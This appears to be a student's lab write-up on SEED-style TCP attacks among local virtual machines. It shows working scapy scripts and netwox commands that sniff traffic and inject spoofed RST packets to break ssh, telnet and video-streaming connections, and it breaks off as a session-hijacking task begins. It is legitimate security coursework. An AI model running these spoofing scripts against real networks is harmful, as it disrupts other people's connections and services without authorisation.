


```
[02/27/2019 14:23]Mudelkadi@VM2:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
```


Observation: TCP connection is broken after sending TCP RST packet through scapy code.

Explanation: As you can see in the code we are sniffing tcp packets going from VM3 to VM2. After sniffing we create a spoof TCP RST packet by taking down the information from the sniffed packet, they are: source and destination port, seq and ack numbers. We then create a spoofed packed saying its coming from VM3 to VM2 and then the connection is broken.

c) TCP RST on ssh connection using netwox.




```
[02/27/2019 14:19]Mudelkadi@VM3:~$ ssh 10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYz
CI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.4' (ECDSA) to the list of known hosts.
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```




```
[02/27/2019 14:51]Mudelkadi@VM2:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             10.0.2.5:57038          ESTABLISHED
tcp        0      0 10.0.2.4:22             10.0.2.5:37690          ESTABLISHED
```


Observation: ssh connection is established between VM3 and VM2.



```
[02/27/2019 14:55]Mudelkadi@VM1:~$ sudo netwox 78 -d "enp0s3" -f "host 10.0.2.4"
-i "10.0.2.5"
[sudo] password for seed:
```



```
Last login: Wed Feb 27 14:19:18 2019 from 10.0.2.5
[02/27/2019 14:52]Mudelkadi@VM2:~$ packet_write_wait: Connection to 10.0.
2.4 port 22: Broken pipe
```




```
[02/27/2019 14:52]Mudelkadi@VM2:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             10.0.2.5:57038          ESTABLISHED
tcp        0      0 10.0.2.4:23             10.0.2.5:57040          ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```


Observation: ssh connection is broken between VM3 and VM2 using netwox.

Explanation: Using netwox 78 we spoof a packet by listening to port 22 for connection between VM3 and VM2. When VM3 tries to do write some data the connection to VM2 force terminates.


d) TCP RST on ssh connection using scapy.




```
[02/27/2019 16:35]Mudelkadi@VM3:~$ ssh 10.0.2.4
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```




```
[02/27/2019 16:35]Mudelkadi@VM2:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:22             10.0.2.5:47822          ESTABLISHED
```




```
from scapy.all import *

def attack(p):
        s=p[TCP].seq
        a=p[TCP].ack
        payload=len(p[TCP].payload)
        dpt=p[TCP].sport
        spt=p[TCP].dport
        ip = IP(src="10.0.2.4", dst="10.0.2.5")
        tcp = TCP(sport=spt, dport=dpt, flags="AR", seq=a, ack=s+payload,window=0
)
        pkt=ip/tcp
        send(pkt,verbose=0)

p=sniff(filter="dst port 22",prn=attack)
```




```
[02/27/2019 16:26]Mudelkadi@VM1:~$ sudo python  tcp_RST.py
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
```




```
3343…  2019-02-27 16:42:20.6669231… 10.0.2.5             10.0.2.4            T
3343…  2019-02-27 16:42:20.6840782… PcsCompu_bc:e1:27    Broadcast           A
3343…  2019-02-27 16:42:20.6845118… PcsCompu_ad:68:6e    PcsCompu_bc:e1:27   A
3343…  2019-02-27 16:42:20.6878646… 10.0.2.4             10.0.2.5            T
3343…  2019-02-27 16:42:20.7007396… 10.0.2.4             10.0.2.5            T
```



```
   TCP       66 47822 → 22 [ACK] Seq=1943940831 Ack=1085622033 Win=37120 Len=…
   ARP       42 Who has 10.0.2.5? Tell 10.0.2.15
7  ARP       60 10.0.2.5 is at 08:00:27:ad:68:6e
   TCP       54 22 → 47822 [RST, ACK] Seq=1085621997 Ack=1943940831 Win=0 Len…
   TCP       54 22 → 47822 [RST, ACK] Seq=1085622033 Ack=1943940831 Win=0 Len…
```



```
[02/27/2019 16:35]Mudelkadi@VM2:~$ lpacket_write_wait: Connection
to 10.0.2.4 port 22: Broken pipe
```




```
[02/27/2019 16:41]Mudelkadi@VM2:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
```

Observation: ssh connection between VM3 and VM2 gets broken while using scapy.

Explanation: As you can see in the code we are sniffing ssh packets using port 22 going from VM3 to VM2. After sniffing we create a spoof TCP RST packet by taking down the information from the sniffed packet, they are: source and destination port, seq and ack numbers. We then create a spoofed packed saying it’s coming from VM3 to VM2 and then the connection is broken.


3.3 Task 3: TCP RST Attacks on Video Streaming Applications:

Using netwox:




Observation: Opened a YouTube video and its successfully streams and plays.

Using netwox:




```
[02/27/2019 17:38]Mudelkadi@VM1:~$ sudo netwox 78 -f "src host 10.0.2.4"
```




Observation: After executing the above command, the connection between VM2 and the youtube video gets disconnected. The video will play till where it has streamed previously and then starts to buffer and never continues to play. The command asks for connection breakage going from source 10.0.2.4 which is of VM2.

Using Scapy:


Code:



```
from scapy.all import *

def attack(p):
        if IP and TCP in p:
                s=p[TCP].seq
                a=p[TCP].ack
                payload=p[IP].len-20-4*p[TCP].dataofs
                dpt=p[TCP].sport
                spt=p[TCP].dport
                ip = IP(dst="10.0.2.4")
                tcp = TCP(sport=spt, dport=dpt, flags="AR", seq=a, ack=s+payload,
window=0)
                pkt=ip/tcp
                send(pkt,verbose=0)

p=sniff(filter="tcp and src host 10.0.2.4",prn=attack)
~
```



```
4015… 2019-02-27 19:31:14.1792250… 10.0.2.4        172.217.6.238     T
4015… 2019-02-27 19:31:14.1792396… 172.217.6.238   10.0.2.4          T
4015… 2019-02-27 19:31:14.1797983… 10.0.2.4        172.217.6.238     T
4015… 2019-02-27 19:31:14.1943019… 10.0.2.15       10.0.2.4          T
4015… 2019-02-27 19:31:14.2085535… 10.0.2.15       10.0.2.4          T
```




```
TCP        60 56692 → 443 [ACK] Seq=283440979 Ack=23489787 Win=35040 Len=0
TLSv1.2   473 Certificate, Server Key Exchange, Server Hello Done
TCP        60 56692 → 443 [ACK] Seq=283440979 Ack=23490206 Win=37960 Len=0
TCP        54 443 → 56692 [RST, ACK] Seq=23489787 Ack=283440979 Win=0 Len=0
TCP        54 443 → 56692 [RST, ACK] Seq=23490206 Ack=283440979 Win=0 Len=0
```

Observation: After doing TCP RST attack on VM2, the youtube video stopped streaming and again started to stream by, victim sending the correct ack after few seconds since there is a delay in attackers spoof packet. As you can see the wireshark results that the TCP-RST packet was sent successfully with correct seq and ack values but **couldn't perform the attack successfully.**

Task 4: TCP Session Hijacking:


Using netwox:

I first made a telnet connection between VM3 and VM2, VM2 being the user. I took the packet details from the wireshark of the last packet sent from VM3 to VM2 for constructing a spoofed packet:




```
▶ Frame 403225: 66 bytes on wire (528
▶ Ethernet II, Src: PcsCompu_ad:68:6e
▶ Internet Protocol Version 4, Src: 1
▼ Transmission Control Protocol, Src
    Source Port: 56168
    Destination Port: 23
    [Stream index: 254437]
    [TCP Segment Len: 0]
    Sequence number: 1544587041
    Acknowledgment number: 663631672
    Header Length: 32 bytes
```

As you can see the packet details above, I have used it to write my netwox 40 command:



